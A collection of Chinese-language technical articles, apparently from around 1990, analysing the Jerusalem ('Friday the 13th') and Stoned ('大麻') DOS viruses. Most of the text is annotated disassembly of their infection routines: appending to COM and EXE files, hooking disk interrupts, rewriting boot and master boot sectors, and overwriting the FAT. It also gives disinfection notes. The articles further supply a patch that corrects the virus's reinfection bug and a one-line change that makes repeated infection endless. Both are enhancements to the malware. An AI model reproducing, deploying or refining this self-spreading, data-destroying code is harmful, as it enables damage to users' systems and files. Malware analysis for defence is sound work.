| 107A,0497 | JNB   | 04A4            | ;分配成功则转                |
| 107A,0499 | MOV   | AH,3E           | ;关闭文件                  |
| 107A,049B | MOV   | BX,[0070]       | ;取文件管理字                |
| 107A,049F | INT   | 21              |                        |
| 107A,04A1 | JMP   | 05E7            | ;内存空闲空间不足64K,不感染该程序    |
| 107A,04A4 | INC   | WORD PTR [008F] | ;加 1,表示申请分配过内存         |
| 107A,04A8 | MOV   | ES,AX           | ;置新的内存块地址              |
| 107A,04AA | XOR   | SI,SI           | ;变址指针置 0               |
| 107A,04AC | MOV   | DI,SI           |                        |
| 107A,04AE | MOV   | CX,0710         | ;把病毒程序代码 710H 个字节传送到   |
| 107A,04B1 | REPZ  |                 | ;新申请的内存块地址去            |
| 107A,04B2 | MOVSB |                 |                        |
| 107A,04B3 | MOV   | DX,DI           | ;末指针送 DX 保存            |
| 107A,04B5 | MOV   | CX,[0011]       | ;取文件长度值                |
| 107A,04B9 | MOV   | BX,[0070]       | ;取文件管理字                |
| 107A,04BD | PUSH  | ES              |                        |
| 107A,04BE | POP   | DS              | ;DS=ES                 |
| 107A,04BF | MOV   | AH,3F           | ;读文件,读到病毒程序代码段之后       |
| 107A,04C1 | INT   | 21              |                        |
| 107A,04C3 | JB    | 04E1            | ;不成功则转                 |
| 107A,04C5 | ADD   | DI,CX           | ;病毒程序长度加命令文件长度         |
| 107A,04C7 | XOR   | CX,CX           | ;清 0                   |
| 107A,04C9 | MOV   | DX,CX           | ;得到新的文件长度              |
| 107A,04CB | MOV   | AX,4200         | ;移动指针到文件的头             |
| 107A,04CE | INT   | 21              |                        |
| 107A,04D0 | MOV   | SI,0005         | ;从工作单元 5 处传送 5 个字节到    |
| 107A,04D3 | MOV   | CX,0005         | ;读入内存的文件尾,内容为 "MsDos", |
| 107A,04D6 | REPZ  |                 | ;它是命令文件的免疫标志。          |
| 107A,04D7 | CS,   |                 |                        |
| 107A,04D8 | MOVSB |                 |                        |
| 107A,04D9 | MOV   | CX,DI           | ;指针的最末处,就是感染病毒后的文件长度   |
| 107A,04DB | XOR   | DX,DX           | ;DS,DX 写盘缓冲区指针         |
| 107A,04DD | MOV   | AH,40           | ;将感染病毒后的命令程序写盘         |
| 107A,04DF | INT   | 21              |                        |
| 107A,04E1 | JB    | 04F0            | ;出错则转                  |
| 107A,04E3 | JMP   | 05A2            | ;写盘成功,对命令程序感染病毒完毕      |

## 七. 执行文件感染程序段



|           |     |          |                    |
|-----------|-----|----------|--------------------|
| 107A,04E6 | MOV | CX, 001C | ;读执行文件的最前面的 1CH 字节 |
| 107A,04E9 | MOV | DX, 004F | ;存放在 4FH 起的工作单元    |
| 107A,04EC | MOV | AH, 3F   | ;读文件               |
| 107A,04EE | INT | 21       |                    |
| 107A,04F0 | JB  | 053C     | ;出错则转              |

这里缺少判断这个执行程序是否已被感染的指令, 即应增加如下的程序

|                           |                  |
|---------------------------|------------------|
| CMP WORD PTR [0061], 1984 | ;判定免疫标志          |
| JNZ 4F2                   | ;如果不是 1984, 则感染它 |
| JMP 5A2                   | ;否则不感染           |

以防止执行程序被多次感染。这是程序的一个错误。

这里没有增加指令的空间, 只能转移到别处去改。

|           |     |                       |                                     |
|-----------|-----|-----------------------|-------------------------------------|
| 107A,04F2 | MOV | WORD PTR [0061], 1984 | ;在执行文件头的校验和字存放<br>;执行文件的免疫标志 "1984" |
| 107A,04F8 | MOV | AX, [005D]            | ;取 SS 的值                            |
| 107A,04FB | MOV | [0045], AX            | ;存 SS 的值                            |
| 107A,04FE | MOV | AX, [005F]            | ;取 SP 的值                            |
| 107A,0501 | MOV | [0043], AX            | ;存 SP 的值                            |
| 107A,0504 | MOV | AX, [0063]            | ;取 IP 的值                            |
| 107A,0507 | MOV | [0047], AX            | ;存 IP 的值                            |
| 107A,050A | MOV | AX, [0065]            | ;取 CS 的值                            |
| 107A,050D | MOV | [0049], AX            | ;存 CS 的值                            |
| 107A,0510 | MOV | AX, [0053]            | ;取执行文件长度的页值                         |
| 107A,0513 | CMP | WORD PTR [0051], +00  | ;文件长度低位值为 0 ?                       |
| 107A,0518 | JZ  | 051B                  | ;是 0 则转                             |
| 107A,051A | DEC | AX                    | ;否则减 1                              |
| 107A,051B | MUL | WORD PTR [0078]       | ;乘以 200H, 将页转换成                     |
| 107A,051F | ADD | AX, [0051]            | ;以字节为单位, 加上低位长度值                    |
| 107A,0523 | ADC | DX, +00               | ;如果有进位, 则高位寄存器加 1                   |
| 107A,0526 | ADD | AX, 000F              | ;加 15, 最后 4 个 BITS 按收尾法取整           |
| 107A,0529 | ADC | DX, +00               | ;如果有进位, 则高位寄存器加 1                   |
| 107A,052C | AND | AX, FFF0              | ;取整                                 |
| 107A,052F | MOV | [007C], AX            | ;存文件长度低位寄存器                         |
| 107A,0532 | MOV | [007E], DX            | ;存文件长度高位寄存器                         |
| 107A,0536 | ADD | AX, 0710              | ;文件长度加病毒程序的长度                       |
| 107A,0539 | ADC | DX, +00               | ;如果有进位, 则高位寄存器加 1                   |
| 107A,053C | JB  | 0578                  | ;出错则转                               |
| 107A,053E | DIV | WORD PTR [0078]       | ;再转换成以页为单位的文件长度                     |
| 107A,0542 | OR  | DX, DX                | ;低位寄存器是 0 ?                         |
| 107A,0544 | JZ  | 0547                  | ;是 0 则转                             |
| 107A,0546 | INC | AX                    | ;否则, 商加 1                           |
| 107A,0547 | MOV | [0053], AX            | ;存放加上病毒程序代码(710H 字节)                |
| 107A,054A | MOV | [0051], DX            | ;后的文件长度值, 高位以页为单位。                  |
| 107A,054E | MOV | AX, [007C]            | ;取文件长度低位                            |
| 107A,0551 | MOV | DX, [007E]            | ;取文件长度高位, 以字节为单位                    |
| 107A,0555 | DIV | WORD PTR [007A]       | ;除以段常量 10H                          |
| 107A,0559 | SUB | AX, [0057]            | ;减去执行文件头的段数                         |
| 107A,055D | MOV | [0065], AX            | ;把它作为新的 CS 的重定位值                    |

|           |     |                       |                      |
|-----------|-----|-----------------------|----------------------|
| 107A,0560 | MOV | WORD PTR [0063], 00C5 | ;新的IP值置为C5,即指向病毒程序   |
| 107A,0566 | MOV | [005D], AX            | ;病毒程序的 SS 重定位值       |
| 107A,0569 | MOV | WORD PTR [005F], 0710 | ;病毒程序的 SP 值          |
| 107A,056F | XOR | CX, CX                | ;清 0                 |
| 107A,0571 | MOV | DX, CX                | ;置 0                 |
| 107A,0573 | MOV | AX, 4200              | ;文件指针移动到文件的头         |
| 107A,0576 | INT | 21                    |                      |
| 107A,0578 | JB  | 0584                  | ;出错则转                |
| 107A,057A | MOV | CX, 001C              | ;把经过修改的执行文件头1CH字节    |
| 107A,057D | MOV | DX, 004F              | ;写回到执行文件中去           |
| 107A,0580 | MOV | AH, 40                |                      |
| 107A,0582 | INT | 21                    |                      |
| 107A,0584 | JB  | 0597                  | ;出错则转                |
| 107A,0586 | CMP | AX, CX                | ;实际写的字节数是 1CH 字节 ?   |
| 107A,0588 | JNZ | 05A2                  | ;不是则转                |
| 107A,058A | MOV | DX, [007C]            | ;取文件长度值低位            |
| 107A,058E | MOV | CX, [007E]            | ;取文件长度值高位,以字节为单位     |
| 107A,0592 | MOV | AX, 4200              | ;把指针移动到离文件头CX,DX字节处, |
| 107A,0595 | INT | 21                    | ;其实就是移到文件尾           |
| 107A,0597 | JB  | 05A2                  | ;出错则转                |
| 107A,0599 | XOR | DX, DX                | ;清 0                 |
| 107A,059B | MOV | CX, 0710              | ;再写710H 字节到文件尾,它们是病  |
| 107A,059E | MOV | AH, 40                | ;毒程序的代码              |
| 107A,05A0 | INT | 21                    |                      |
| 107A,05A2 | CS, |                       |                      |
| 107A,05A3 | CMP | WORD PTR [008F], +00  | ;申请过内存 ?             |
| 107A,05A8 | JZ  | 05AE                  | ;没有则转                |
| 107A,05AA | MOV | AH, 49                | ;释放先前申请的内存           |
| 107A,05AC | INT | 21                    |                      |
| 107A,05AE | CS, |                       |                      |
| 107A,05AF | CMP | WORD PTR [0070], -01  | ;打开过文件 ? 没有打开是 -1    |
| 107A,05B4 | JZ  | 05E7                  | ;没有打开则转              |
| 107A,05B6 | CS, |                       |                      |
| 107A,05B7 | MOV | BX, [0070]            | ;取文件管理字              |
| 107A,05BB | CS, |                       |                      |
| 107A,05BC | MOV | DX, [0074]            | ;取文件的日期值             |
| 107A,05C0 | CS, |                       |                      |
| 107A,05C1 | MOV | CX, [0076]            | ;取文件的时间值             |
| 107A,05C5 | MOV | AX, 5701              | ;置文件的日期和时间           |
| 107A,05C8 | INT | 21                    |                      |
| 107A,05CA | MOV | AH, 3E                | ;关闭文件                |
| 107A,05CC | INT | 21                    |                      |
| 107A,05CE | CS, |                       |                      |
| 107A,05CF | LDS | DX, [0080]            | ;取文件标识串指针            |
| 107A,05D3 | CS, |                       |                      |
| 107A,05D4 | MOV | CX, [0072]            | ;取执行文件原属性值           |
| 107A,05D8 | MOV | AX, 4301              | ;置文件属性               |
| 107A,05DB | INT | 21                    |                      |
| 107A,05DD | CS, |                       |                      |
| 107A,05DE | LDS | DX, [001B]            | ;取 24H 中断向量地址        |

|           |      |            |                    |
|-----------|------|------------|--------------------|
| 107A,05E2 | MOV  | AX, 2524   | ;置回 INT 24H 中断向量地址 |
| 107A,05E5 | INT  | 21         |                    |
| 107A,05E7 | POP  | ES         | ;寄存器退栈             |
| 107A,05E8 | POP  | DS         |                    |
| 107A,05E9 | POP  | DI         |                    |
| 107A,05EA | POP  | SI         |                    |
| 107A,05EB | POP  | DX         |                    |
| 107A,05EC | POP  | CX         |                    |
| 107A,05ED | POP  | BX         |                    |
| 107A,05EE | POP  | AX         |                    |
| 107A,05EF | POPF |            | ;状态寄存器退栈           |
| 107A,05F0 | CS,  |            |                    |
| 107A,05F1 | JMP  | FAR [0017] | ;转系统的 INT 21H 中断入口 |

### 八. 几点说明

1. 这个程序中有4B00H功能调用的完整例子, 可以从中学到如何使用4B00H功能调用的方法。
2. 这个程序有删除文件的程序段。有时会造成一定程度的破坏。它要求是星期五且又是13号, 其几率大约  $30 \times 7 = 210$  天会出现一天。
3. 执行文件中有一个错误, 它使得执行文件一次又一次地感染病毒, 以至它们不断地增大。这里给出一个改正的例子, 以供有兴趣的读者参考。有两处需要修改:

- a. 107A,048D JMP 04E6 改为 JMP 0298  
0298H是空闲空间, 可用于写增加的程序段。
- b. 107A,0298 MOV CX, 001C  
107A,029B MOV DX, 004F  
107A,029E MOV AH, 3F  
107A,02A0 INT 21  
107A,02A2 JB 2AC  
107A,02A4 CMP WORD PTR [0061], 1984  
107A,02AA JNZ 02AF  
107A,02AC JMP 05A2  
107A,02AF JMP 04F2

主要是增加了一行判断标志的指令, 用以保证执行文件只会被感染一次。这或许也是程序设计者设置免疫标志的原意。

4. 如果我们修改 107A,041E JNZ 0427 指令为 JMP 0427, 则命令程序也会一次又一次地感染病毒, 直到它出错 (大于64K) 为止。
5. 命令文件的解毒方法是: 把感染了病毒的命令文件的代码向前移动 710H 个字节即可。可能的话, 把它的长度值 (在 CX 寄存器中) 减小 710H 更好, 注意不是 715H, 因为最后 5 个字节是免疫标志, 应予保留。
6. 执行文件的解毒方法是: 把执行文件调入内存, 搜索字符串 "MsDos"。第一次出现该字符串的位置, 就是这个执行程序第一次感染的病毒程序代码区, 前面就是执行文件本身。假定这个地址为 1000,89A5, 把它转换为 189A,0, DS=189A, 这时 DS:43、45、47、49 单元中的内容就是原执行文件中的有关值。把它们置回执行文件的头中, 同时修改头中的长度控制计数字节, 即可完成解毒。
7. 无论是命令文件还是执行文件, 如果有副本, 删除其感染了病毒程序的副本, 或许是更快, 更方便的一种解毒方法。



## 大麻病毒程序详析

重庆建筑工程学院 聂崇峡

日益受到病毒程序困扰的计算机用户，希望对病毒程序有更详细的了解。这里，笔者对大麻病毒程序进行详细分析，读者可以据此编写解毒程序，防止大麻病毒的传染。此病毒程序虽然很简单，但它的病毒感染能力和破坏性却比较大，不可忽视。

下面的程序是在有 640K 内存的 IBM PC/XT 机上启动的实例。注意它是在几个不同的地址段执行的，为便于理解，这里给出的是执行时的地址。

## 一. 数据和显示信息

```

9F40:0008  00                ;磁盘标志码 C=80H, A=00H
9F40:0009  29 03 00 C8       ;系统的 INT 13H 中断向量入口
0940:000D  E4 00 40 9F       ;本程序向后移动后的入口地址
9F40:0011  00 7C 00 00       ;读入自举程序的工作地址 0000:7C00H
9F40:0189  07 Your PC is now Stoned; ;显示信息, 07 是响铃码
9F40:01A0  07 0D 0A 0A 00   ;00 是终止码
9F40:01A5  LEGALISE MARIJUANA; ;版本标志信息

```

## 二. 程序入口点

```

0000:7C00  JMP      07C0:0005 ;自举程序执行地址,直接转到下一条指令,
07C0:0005  JMP      00A1      ;只是改变了 CS 和 IP 的值

```

## 三. 病毒感染程序

如果对 A 驱动器作读/写操作，并且 A 盘没有被感染病毒，那么，就感染病毒到 A 盘。

```

9F40:0015  PUSH    DS        ;寄存器进栈
9F40:0016  PUSH    AX
9F40:0017  CMP     AH, 02    ;AH=2 OR AH=3 ?
9F40:001A  JB      0033      ;不是则转
9F40:001C  CMP     AH, 04    ;2 是读盘, 3 是写盘
9F40:001F  JNB     0033      ;即对读/写盘操作都要感染病毒
9F40:0021  OR      DL, DL    ;是 A 驱动器 ?
9F40:0023  JNZ     0033      ;不是则转
9F40:0025  XOR     AX, AX    ;置 DS=0
9F40:0027  MOV     DS, AX
9F40:0029  MOV     AL, [043F];马达状态 BIT 3-0 分别对应 D, C, B, A
9F40:002C  TEST    AL, 01    ;A 驱动器的马达正在旋转吗 ?
9F40:002E  JNZ     0033      ;是转, 即这种情况不感染
9F40:0030  CALL   003A      ;调感染病毒子程序
9F40:0033  POP     AX        ;寄存器退栈
9F40:0034  POP     DS
9F40:0035  CS,     ;转移到系统的 INT 13H 中断去执行
9F40:0036  JMP     FAR [0009]

```

|           |       |             |                              |
|-----------|-------|-------------|------------------------------|
| 9F40:003A | PUSH  | BX          | ;寄存器进栈                       |
| 9F40:003B | PUSH  | CX          |                              |
| 9F40:003C | PUSH  | DX          |                              |
| 9F40:003D | PUSH  | ES          |                              |
| 9F40:003E | PUSH  | SI          |                              |
| 9F40:003F | PUSH  | DI          |                              |
| 9F40:0040 | MOV   | SI, 0004    | ;允许读盘出错的次数                   |
| 9F40:0043 | MOV   | AX, 0201    | ;读盘操作                        |
| 9F40:0046 | PUSH  | CS          |                              |
| 9F40:0047 | POP   | ES          | ;ES=CS                       |
| 9F40:0048 | MOV   | BX, 0200    | ;缓冲区地址 ES:200H, 这时 ES=CS     |
| 9F40:004B | XOR   | CX, CX      | ;CX=0                        |
| 9F40:004D | MOV   | DX, CX      | ;DX=0, A 盘 0 面               |
| 9F40:004F | INC   | CX          | ;CX=1, 0 道 1 扇区(本道首扇区)       |
| 9F40:0050 | PUSHF |             | ;状态寄存器进栈, 以便长调用指令用           |
| 9F40:0051 | CS,   |             | ;中断的返回指令返回                   |
| 9F40:0052 | CALL  | FAR [0009]  | ;调系统的 INT 13H 中断, 完成读任务      |
| 9F40:0056 | JNB   | 0066        | ;读盘正确则转                      |
| 9F40:0058 | XOR   | AX, AX      | ;准备复位磁盘系统 AH=0               |
| 9F40:005A | PUSHF |             | ;状态寄存器进栈                     |
| 9F40:005B | CS,   |             |                              |
| 9F40:005C | CALL  | FAR [0009]  | ;调系统的 INT 13H 中断, 完成复位       |
| 9F40:0060 | DEC   | SI          | ;出错计数值减 1                    |
| 9F40:0061 | JNZ   | 0043        | ;出错超过 4 次吗? 没有则转             |
| 9F40:0063 | JMP   | 009A        | ;超过 4 次出错, 无法感染该盘            |
| 9F40:0065 | NOP   |             |                              |
| 9F40:0066 | XOR   | SI, SI      | ;SI=0, DS:SI 指向正在工作的病毒程序     |
| 9F40:0068 | MOV   | DI, 0200    | ;ES:200 指向从 A 盘读入的 BOOT 扇区   |
| 9F40:006B | CLD   |             | ;清方向标志                       |
| 9F40:006C | PUSH  | CS          | ;寄存器进栈                       |
| 9F40:006D | POP   | DS          |                              |
| 9F40:006E | LODSW |             | ;取两个字节                       |
| 9F40:006F | CMP   | AX, [DI]    | ;与读入的两个字节比较                  |
| 9F40:0071 | JNZ   | 0079        | ;不相等表示该盘未被感染过大麻病毒            |
| 9F40:0073 | LODSW |             | ;如相等则再比较随后的两个字节              |
| 9F40:0074 | CMP   | AX, [DI+02] | ;仍旧相等则表示该盘已被感染过大麻病毒;         |
| 9F40:0077 | JZ    | 009A        | ;就不感染而转移                     |
| 9F40:0079 | MOV   | AX, 0301    | ;把读入的 BOOT 扇区写到 A 盘中去        |
| 9F40:007C | MOV   | BX, 0200    | ;但写入的位置不在原 BOOT 扇区的位置,       |
| 9F40:007F | MOV   | CL, 03      | ;写到 0 道 1 面 第 3 扇区, 这里通常是    |
| 9F40:0081 | MOV   | DH, 01      | ;软盘的目录区的最后一个扇区               |
| 9F40:0083 | PUSHF |             | ;状态寄存器进栈                     |
| 9F40:0084 | CS,   |             |                              |
| 9F40:0085 | CALL  | FAR [0009]  | ;调系统的 INT 13H 中断, 完成写盘任务     |
| 9F40:0089 | JB    | 009A        | ;写出错则转                       |
| 9F40:008B | MOV   | AX, 0301    | ;写病毒扇区到 A 盘的 BOOT 扇区位置       |
| 9F40:008E | XOR   | BX, BX      | ; ES:0 指向病毒程序部分              |
| 9F40:0090 | MOV   | CL, 01      |                              |
| 9F40:0092 | XOR   | DX, DX      | ;写到 0 道 0 面 第 1 扇区 (BOOT 扇区) |

|           |       |                     |                              |
|-----------|-------|---------------------|------------------------------|
| 9F40:00F0 | MOV   | BX, 7C80            | ;读到 0000:7C00H,它是系统的 BOOT 扇区 |
| 9F40:00F3 | CS,   |                     |                              |
| 9F40:00F4 | CMP   | BYTE PTR [0000], 00 | ;是软盘 ?                       |
| 9F40:00F9 | JZ    | 0106                | ;是转                          |
| 9F40:00FB | MOV   | CX, 0007            | ;读 0 道 0 面 第 7 扇区            |
| 9F40:00FE | MOV   | DX, 0080            | ;驱动器是 C                      |
| 9F40:0101 | INT   | 13                  | ;读入扇区                        |
| 9F40:0103 | JMP   | 014E                | ;准备转到 BOOT 程序去执行             |
| 9F40:0105 | NOP   |                     |                              |
| 9F40:0106 | MOV   | CX, 0003            | ;对软盘则读 0 道 1 面 第 3 扇区        |
| 9F40:0109 | MOV   | DX, 0100            |                              |
| 9F40:010C | INT   | 13                  | ;读入扇区                        |
| 9F40:010E | JB    | 014E                | ;出错则转                        |
| 9F40:0110 | ES,   |                     | ;测试时间,最后 3 BIT 为全 0          |
| 9F40:0111 | TEST  | BYTE PTR [046C], 07 | ;的几率是 1/8                    |
| 9F40:0116 | JNZ   | 012A                | ;非 0 则转                      |
| 9F40:0118 | MOV   | SI, 0189            | ;显示信息指针,指向 Your PC is now    |
| 9F40:011B | PUSH  | CS                  | ; stoned;                    |
| 9F40:011C | POP   | DS                  | ;DS=CS                       |
| 9F40:011D | LODSB |                     | ;取显示代码                       |
| 9F40:011E | OR    | AL, AL              | ;代码为 0 时,显示结束                |
| 9F40:0120 | JZ    | 012A                | ;显示结束则转                      |
| 9F40:0122 | MOV   | AH, 0E              | ;按 TTY 方式显示字符                |
| 9F40:0124 | MOV   | BH, 00              | ;置属性                         |
| 9F40:0126 | INT   | 10                  | ;显示一个字符                      |
| 9F40:0128 | JMP   | 011D                | ;继续显示                        |
| 9F40:012A | PUSH  | CS                  | ;ES=CS                       |
| 9F40:012B | POP   | ES                  |                              |
| 9F40:012C | MOV   | AX, 0201            | ;读 C 盘的主 BOOT 扇区             |
| 9F40:012F | MOV   | BX, 0200            | ;即读 0 道 0 面 第 1 扇区           |
| 9F40:0132 | MOV   | CL, 01              | ;读到 9F40:200 处               |
| 9F40:0134 | MOV   | DX, 0080            | ;80H 是 C 盘标志                 |
| 9F40:0137 | INT   | 13                  | ;读扇区                         |
| 9F40:0139 | JB    | 014E                | ;出错则转                        |
| 9F40:013B | PUSH  | CS                  | ;DS=CS                       |
| 9F40:013C | POP   | DS                  |                              |
| 9F40:013D | MOV   | SI, 0200            | ;把读出的扇区的前 4 个字节与正在工作         |
| 9F40:0140 | MOV   | DI, 0000            | ;的病毒程序的前 4 个字节比较,如果它们        |
| 9F40:0143 | LODSW |                     | ;对应相等,则人为它已经被感染病毒,不再         |
| 9F40:0144 | CMP   | AX, [DI]            | ;感染 C 盘                      |
| 9F40:0146 | JNZ   | 0159                | ;否则,转移                       |
| 9F40:0148 | LODSW |                     |                              |
| 9F40:0149 | CMP   | AX, [DI+02]         |                              |
| 9F40:014C | JNZ   | 0159                |                              |
| 9F40:014E | CS,   |                     | ;不感染或感染完毕,才转入此点              |
| 9F40:014F | MOV   | BYTE PTR [0008], 00 | ;工作时只感染 A 盘,故置 0             |
| 9F40:0154 | CS,   |                     | ;病毒程序启动时的工作至此完毕              |
| 9F40:0155 | JMP   | FAR [0011]          | ;转移到 BOOT 程序去执行              |
| 9F40:0159 | CS,   |                     |                              |
| 9F40:015A | MOV   | BYTE PTR [0008], 02 | ;此时是感染 C 盘,置代码为非 0           |



```

9F40:0094 PUSHF          ;状态寄存器进栈
9F40:0095 CS;
9F40:0096 CALL    FAR [0009] ;调系统的 INT 13H 中断,完成写盘任务
9F40:009A POP     DI      ;寄存器退栈
9F40:009B POP     SI
9F40:009C POP     ES
9F40:009D POP     DX
9F40:009E POP     CX
9F40:009F POP     BX
9F40:00A0 RET          ;返回

```

## 四. 病毒启动程序

```

07C0:00A1 XOR     AX, AX      ;DS=0
07C0:00A3 MOV     DS, AX
07C0:00A5 CLI          ;关中断
07C0:00A6 MOV     SS, AX
07C0:00A8 MOV     SP, 7C00 ;置栈指针为 0000:7C00
07C0:00AB STI          ;开中断
07C0:00AC MOV     AX, [004C] ;取 INT 13H 中断向量值, 4 字节
07C0:00AF MOV     [7C09], AX ;存放到数据区 7C09--7C0C
07C0:00B2 MOV     AX, [004E] ;注意, 移动之后它为 CS:0009--000C
07C0:00B5 MOV     [7C0B], AX
07C0:00B8 MOV     AX, [9413] ;取内存空间最大值, 2 字节
07C0:00BB DEC     AX      ;减去 2, 以留作病毒程序工作时用
07C0:00BC DEC     AX
07C0:00BD MOV     [0413], AX ;置回原地址单元中
07C0:00C0 MOV     CL, 06      ;把以 K 为单位的内存值, 换算为以
07C0:00C2 SHL     AX, CL    ;段(paragraph)为单位, 作为病毒程序
07C0:00C4 MOV     ES, AX    ;最终的工作地址
07C0:00C6 MOV     [7C0F], AX ;作为移动之后的段地址存入工作单元
07C0:00C9 MOV     AX, 0015 ;置新的 INT 13H 中断程序的入口地址
07C0:00CC MOV     [004C], AX  ;指向 ES:0015
07C0:00CF MOV     [004E], ES ;本例中 ES=9F40H
07C0:00D3 MOV     CX, 01B8 ;准备移动的字节数
07C0:00D6 PUSH    CS      ;DS=CS, 即 DS=07C0H
07C0:00D7 POP     DS
07C0:00D8 XOR     SI, SI      ;源地址和目标地址的区地址都置 0
07C0:00DA MOV     DI, SI
07C0:00DC CLD          ;清方向标志
07C0:00DD REPZ          ;把 07C0:0 起的 1B8H 个字节(即当前内存
07C0:00DE MOVSB        ;中的整个病毒程序)移动到 9F40:0 处
07C0:00DF CS;          ;转移到 9F40:00E4, 即下一条指令处,
07C0:00E0 JMP     FAR [000D] ;但应注意, 是移动之后新地址的下一条指令

9F40:00E4 MOV     AX, 0000      ;磁盘复位
9F40:00E7 INT     13
9F40:00E9 XOR     AX, AX    ;ES=0
9F40:00EB MOV     ES, AX
9F40:00ED MOV     AX, 0201    ;读一个扇区

```

|           |       |          |                             |
|-----------|-------|----------|-----------------------------|
| 9F40:0162 | MOV   | BX, 0200 | ;把从 C 盘读出的 BOOT 程序写到        |
| 9F40:0165 | MOV   | CX, 0007 | ;C 盘的 0 道 0 面 第 7 扇区,因      |
| 9F40:0168 | MOV   | DX, 0080 | ;这个扇区是 C 盘的 FAT 表,故它        |
| 9F40:016B | INT   | 13       | ;具有较大的破坏性                   |
| 9F40:016D | JB    | 014E     | ;写盘不成功则转                    |
| 9F40:016F | PUSH  | CS       | ;DS=CS                      |
| 9F40:0170 | POP   | DS       |                             |
| 9F40:0171 | PUSH  | CS       | ;ES=CS                      |
| 9F40:0172 | POP   | ES       |                             |
| 9F40:0173 | MOV   | SI, 03BE | ;从 3BEH 起向 1BEH 移动 242H 个   |
| 9F40:0176 | MOV   | DI, 01BE | ;字节, 实际只移动 42H 字节即可,        |
| 9F40:0179 | MOV   | CX, 0242 | ;这是保留分区控制参数. 其中一些参          |
| 9F40:017C | REPZ  |          | ;数在 IBMBIO.COM 命令文件中才用到     |
| 9F40:017D | MOVSB |          | ;而且位置不能改动, 因此必须保留           |
| 9F40:017E | MOV   | AX, 0301 | ;把病毒程序和控制参数写到 C 盘的          |
| 9F40:0181 | XOR   | BX, BX   | ;主 BOOT 处, 即 0 道 0 面 第 1 扇区 |
| 9F40:0183 | INC   | CL       | ;CX 先是 0                    |
| 9F40:0185 | INT   | 13       | ;写病毒程序代码                    |
| 9F40:0187 | JMP   | 014E     | ;转到已调入内存的 BOOT 程序去执行        |

## 五. 几点说明

1. 大麻病毒感染时, 占据 A 盘的 BOOT 扇区和 C 盘的主 BOOT 扇区, 同时把原该扇区的内容盲目地移到另一位置。对不同格式的软硬盘, 其破坏程度不一样, 应分别处理。
2. 大麻病毒对 C 盘有很强的攻击力。只要 A 盘有病毒而不论是否有 PC DOS 系统程序, 用这张盘启动机器, 就可能对 C 盘感染病毒。C 盘有了病毒之后, 将会继续感染其他软盘。
3. 当 C 盘被感染病毒之后, 将破坏它的 FAT 表。但由于 FAT 表有两个, 如故能够尽早发现病毒, 被破坏的数据或文件是可以恢复的。
4. 一般来说, 对软盘进行写操作之前, 通常要先读。因此, 写(AH=3)功能感染病毒没有什么实际的意义。
5. 由于病毒是放在 C 盘的主 BOOT 扇区, 用 DEBUG 的 L 命令无法将病毒程序读出, 也不能用 W 命令修改。用 FORMAT 命令也不能清除它。FDISK 命令也往往不能正常工作。清除病毒要麻烦一些。可参照病毒程序中的有关指令编写程序来清除病毒。
6. 对 3.0 以上的 PC DOS 版本, 使用 FDISK 命令也象使用 FORMAT 命令一样, 要破坏 C 盘中的数据, 不要随意使用。
7. 免疫的方式是 C 盘的主 BOOT 扇区和软盘的 BOOT 扇区的前 4 个字节与病毒程序的前 4 个字节相同, 即为 EA, 05, 00, C0。要做到这一点是比较麻烦的, 它需要对有关程序作仔细的修改。

## · 13号· 计算机病毒及其解毒免疫程序

西南铝加工厂计算机中心 高国明

摘要: 本文从病毒的静、动态特征详细介绍了“13号”病毒程序的传播机制, 表现形式以及破坏功能。另外, 还介绍了该病毒的检测方法以及解毒免疫程序的设计思想。文中提到了对抗计算机病毒的研究方向。最后笔者还提出了自己对病毒程序的看法及防范建议。

## 一、“13号”计算机病毒

## 1. “13号”病毒程序印象

13号病毒程序原名犹太人病毒, 早在去年《计算机世界》报28期就有对它的报道, “它起源于耶路撒冷希伯来大学, 1987年12月”。目前该病毒已流入我国, 感染面积逐渐扩大。根据它的特征有关人士对其名称叫法不尽一致, 如: (1) “长方块”病毒; (2) 疯狂拷贝; (3) 黑色星期五; (4) “13号”病毒等。据笔者分析, 该病毒是原版犹太人病毒, 且仍保留其原有的一个错误, 即. EXE文件的传染次数没有进行约束, 只受内存及磁盘剩余空间的限制。今年4月13号是星期五, 该病毒到时可能给计算机用户 (IBM PC及其兼容机, 包括286, 386使用MSDOS的用户) 造成一些麻烦。因此笔者为了提请各位同仁引起足够的重视, 便称该病毒为“13号”病毒。

## 2. “13号”病毒程序的特征

对13号病毒程序我们可从其静态特征和动态特征两方面着手分析。首先介绍一下该病毒工作的软硬件环境: (1) 硬件, IBMPC, XT, 286, 386及其兼容机 (包括国产兼容机); (2) 软件, MSDOS操作系统下的可执行文件, 即. COM文件和. EXE文件。

## (1). 静态特征

该病毒程序在进入内存之前, 寄生在. COM文件前端, 占1808个字节; 或. EXE文件尾部, 占用字节仍是1808个字节。但第一次感染. EXE文件时其长度变化不定。即有时小于1808个字节, 有时大于1808个字节。其原因有两个:

①. 该病毒程序在传染到. EXE文件时, 需要重新计算. EXE文件头结构 (参见附一) 中的CS段相对值。大家知道CS段值以节 (16字节) 为单位对内存进行寻址, 而病毒程序和原程序一起装入内存后便首先跳到病毒程序的. EXE文件方式入口。该入口在EXE结构头 (带病毒时) 中由CS相对值与IP偏移值决定。病毒程序对IP作为定值 (005CH) 处理, 那么CS就是变量, 需要按节计算。为了计算精确无误, 它将文件长度模512后 (参见附一) 余数值增加 $\Delta L$  ( $0 \leq \Delta L \leq 15$ ) 使其能被16整除。然后将1808个字节的病毒附加在原程序之后。很显然1808能被16整除, 所以, . EXE文件再次传染其长度肯定以常量 (1808) 增加。

②. 由于文件长度模512余数值在. EXE文件头中不一定严格反映该文件的实际长度, 而病毒又是以该余数值及页数值计算文件长度的, 这样将导致第二种偏差。笔者在调试解毒免疫程序时发现, MSDOS3.10系统中SORT. EXE文件余数值比实际长3; 另外, 有一个围棋程序GO. EXE比实际长度少64字节。这些不一致是不应该有的, 不过这些文件本身加载 (无病毒状态) 运行并不会出故障。

病毒程序处于静态时, 系统运行不会出现任何异常现象, 不破坏任何数据及文件。因为这时它寄生在软盘或硬盘中的. COM文件或. EXE文件上, 处于睡眠状态, 还没有进入内存。

这时该病毒的传染只能是被动的, 即通过COPY命令或PCTOOLS工具软件等将寄生有该病毒的. COM文件或. EXE文件复制到其它磁盘上时, 才会传染过去。

当加载执行带该病毒的. COM文件或. EXE文件时, 病毒程序将先执



行(病毒程序亦将由此变为动态)。其过程如下:

- ①. 检测内存没有病毒后;
- ②. 将病毒块(710H)传送到被加载程序申请内存块的开始位置,对于.COM文件,病毒块位置并没有变化。对于.EXE文件,将覆盖其前部文件。修改内存分配块,使其大小能容纳病毒程序。然后,为重新加载该文件释放没用的内存空间。
